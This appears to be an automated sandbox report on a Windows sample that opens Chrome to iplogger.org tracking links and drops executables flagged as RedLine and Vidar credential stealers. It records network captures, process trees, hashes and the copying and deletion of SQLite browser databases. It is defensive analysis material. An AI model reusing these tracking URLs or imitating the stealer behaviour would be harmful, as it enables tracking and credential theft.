2022-08-05 12:32:23 UTC	9	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:23 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:23 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 38825265171976678 7=1; expires=Sat, 05-Aug-2023 12:32:23 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:23 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:23 UTC	10	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49770	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:24 UTC	10	OUT	GET /1RCgX4 HTTP/1.1 Host: iplogger.org Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 Cookie: clhf03028ja=102.129.143.3; 387525431719766787=2; 388252651719766787=2; 390579881719766787=2
2022-08-05 12:32:24 UTC	11	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:24 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:24 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 388997181719766787=2; expires=Sat, 05-Aug-2023 12:32:24 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:24 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:24 UTC	11	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49780	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:28 UTC	11	OUT	GET /1RCgX4 HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 Host: iplogger.org Cookie: clhf03028ja=102.129.143.3; 388252651719766787=1
2022-08-05 12:32:28 UTC	11	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:28 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:28 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 388997181719766787=1; expires=Sat, 05-Aug-2023 12:32:28 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:28 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:28 UTC	12	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49769	148.251.234.83	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-05 12:32:29 UTC	12	OUT	GET /1nfDK4 HTTP/1.1 Host: iplogger.org Connection: keep-alive Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Sec-Fetch-Site: none Sec-Fetch-Mode: navigate Sec-Fetch-User: ?1 Sec-Fetch-Dest: document Accept-Encoding: gzip, deflate, br Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 Cookie: clhf03028ja=102.129.143.3; 387525431719766787=2; 388252651719766787=2; 390579881719766787=2; 388997181719766787=2
2022-08-05 12:32:29 UTC	13	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 05 Aug 2022 12:32:29 GMT Content-Type: image/png Transfer-Encoding: chunked Connection: close Set-Cookie: clhf03028ja=102.129.143.3; expires=Sat, 05-Aug-2023 12:32:29 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Set-Cookie: 393711181719766787=2; expires=Sat, 05-Aug-2023 12:32:29 GMT; Max-Age=31536000; path=/; secure; HttpOnly; SameSite=Strict Expires: Fri, 05 Aug 2022 12:32:29 +0000 Cache-Control: no-store, no-cache, must-revalidate Strict-Transport-Security: max-age=31536000 X-Frame-Options: SAMEORIGIN
2022-08-05 12:32:29 UTC	13	IN	Data Raw: 37 34 0d 0a 89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 01 00 00 00 01 01 03 00 00 00 25 db 56 ca 00 00 00 03 50 4c 54 45 00 00 00 a7 7a 3d da 00 00 00 01 74 52 4e 53 00 40 e6 d8 66 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 00 0a 49 44 41 54 08 99 63 60 00 00 00 02 00 01 f4 71 64 a6 00 00 00 00 49 45 4e 44 ae 42 60 82 0d 0a 30 0d 0a 0d 0a Data Ascii: 74PNGIHDR%VPLTEz=tRNS@fpHYs+IDATc`qdIENDB`0

Statistics

Behavior

● 60MLnq8Uma.exe



System Behavior

Analysis Process: 60MLnq8Uma.exe PID: **5156**, Parent PID: **3576**

General

Target ID:	0
Start time:	14:32:09
Start date:	05/08/2022
Path:	C:\Users\user\Desktop\60MLnq8Uma.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\60MLnq8Uma.exe"
Imagebase:	0x400000
File size:	1271765 bytes
MD5 hash:	FFBA715730CDB446FA832C8FCAA4F783
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000003.242521224.0000000002970000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: 00000000.00000003.242521224.0000000002970000.00000004.00001000.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 00000000.00000003.242521224.0000000002970000.00000004.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

Registry Activities

Analysis Process: chrome.exe PID: **1784**, Parent PID: **5156**

General

Target ID:	1
Start time:	14:32:15
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1RyjC4
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Google\Update\ClientState\{8A69D345-D564-463c-AFF1-A69D9E530F96}	dr	unicode	0	1	success or wait	1	7FF7964FFC4B	RegSetValueExW

Analysis Process: chrome.exe PID: **4432**, Parent PID: **5156**

General

Target ID:	2
Start time:	14:32:16
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1A4aK4
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **5168**, Parent PID: **5156**

General

Target ID:	3
Start time:	14:32:17
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1RLtX4
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **1560**, Parent PID: **1784**

General

Target ID:	5
Start time:	14:32:17
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1452,11475440189826178966,17567793588229146751,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1928 /prefetch:8
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **2924**, Parent PID: **5156**

General

Target ID:	6
Start time:	14:32:18
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1RCgX4
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **1144**, Parent PID: **4432**

General

Target ID:	7
Start time:	14:32:18
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1568,7857115051154957405,279773322403850621 3,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1848 /prefetch:8
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: chrome.exe PID: **2344**, Parent PID: **5156**

General

Target ID:	8
Start time:	14:32:18
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1nfDK4
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **6300**, Parent PID: **5168**

General

Target ID:	9
Start time:	14:32:19
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1548,5130285983035601959,15719307342892292670,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1872 /prefetch:8
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: chrome.exe PID: **6764**, Parent PID: **5156**

General

Target ID:	10
Start time:	14:32:21
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized -- "https://iplogger.org/1AbtZ4
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: namdoitntn.exe PID: **7164**, Parent PID: **5156**

General

Target ID:	11
Start time:	14:32:23
Start date:	05/08/2022
Path:	C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe"
Imagebase:	0x120000
File size:	250880 bytes
MD5 hash:	B16134159E66A72FB36D93BC703B4188
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: 0000000B.00000000.272854102.0000000000122000.00000002.00000001.01000000.00000004.sdmp, Author: unknown • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 0000000B.00000002.556515111.0000000002515000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_RedLine, Description: Detects RedLine infostealer, Source: C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe, Author: ditekSHen • Rule: Windows_Trojan_RedLineStealer_3d9371fd, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\namdoitntn.exe, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC4CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6BC4CF06	unknown
C:\Users\user\AppData\Local\Yandex	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6AB9BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\Yandex\YaAddon	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6AB9BEFF	CreateDirectoryW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6BC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6BC25705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6BB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6BC2CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\889128adc9a7c9370e5e293f65060164\PresentationFramework.ni.dll.aux	unknown	2516	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\820a27781e8540ca263d835ec155f1a5\PresentationCore.ni.dll.aux	unknown	1912	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\dd5a228cf16a218ff0d3f02cdcbab8c9\WindowsBase.ni.dll.aux	unknown	1348	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6BB803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6BB803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6BC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6BC25705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6AB91B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6AB91B4F	ReadFile

Analysis Process: chrome.exe PID: **4640**, Parent PID: **2924**

General	
Target ID:	12
Start time:	14:32:27
Start date:	05/08/2022
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1516,8958814651368359877,1488781552778940000,131072 --lang=en-GB --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1868 /prefetch:8
Imagebase:	0x7ff7964c0000
File size:	2150896 bytes
MD5 hash:	C139654B5C1438A95B321BB01AD63EF6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: real.exe PID: **5220**, Parent PID: **5156**

General	
Target ID:	13
Start time:	14:32:29
Start date:	05/08/2022
Path:	C:\Program Files (x86)\Company\NewProduct\real.exe
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Company\NewProduct\real.exe"
Imagebase:	0xf30000
File size:	296448 bytes
MD5 hash:	84D016C5A9E810C2EF08767805A87589
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.503944625.0000000000C9A000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 0000000D.00000000.277895798.0000000000F65000.00000002.00000001.01000000.00000007.sdmp, Author: unknown • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 0000000D.00000002.528427519.0000000000F65000.00000002.00000001.01000000.00000007.sdmp, Author: unknown • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: C:\Program Files (x86)\Company\NewProduct\real.exe, Author: unknown
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\18246142217425895483101212	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	F3EA04	CopyFileA
C:\ProgramData\15433399600983392635192229	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	F3F25B	CopyFileA
C:\ProgramData\72400542610335650885395152	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	F3F402	CopyFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\99789809357306738804327095	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	F3E6C9	CopyFileA
C:\ProgramData\90086746497565308377612473	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	F3EDF8	CopyFileA
C:\ProgramData\55545951388730196135639946	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	F3F09C	CopyFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\18246142217425895483101212	success or wait	1	F3ED61	DeleteFileA
C:\ProgramData\15433399600983392635192229	success or wait	1	F3F36E	DeleteFileA
C:\ProgramData\72400542610335650885395152	success or wait	1	F3F53C	DeleteFileA
C:\ProgramData\99789809357306738804327095	success or wait	1	F3E926	DeleteFileA
C:\ProgramData\90086746497565308377612473	success or wait	1	F3F013	DeleteFileA
C:\ProgramData\55545951388730196135639946	success or wait	1	F3F1CA	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\18246142217425895483101212	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 fd 0d 0f fd 00 04 0d 20 00 0f 67 0f fd 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C g 8	success or wait	1	F3EA04	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\15433399600983392635192229	0	118784	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 1d 00 00 00 00 00 00 00 00 00 00 00 16 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 fd 05 00 00 00 01 0f fd 00 00 00 00 1c 0f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3@ .C	success or wait	1	F3F25B	CopyFileA
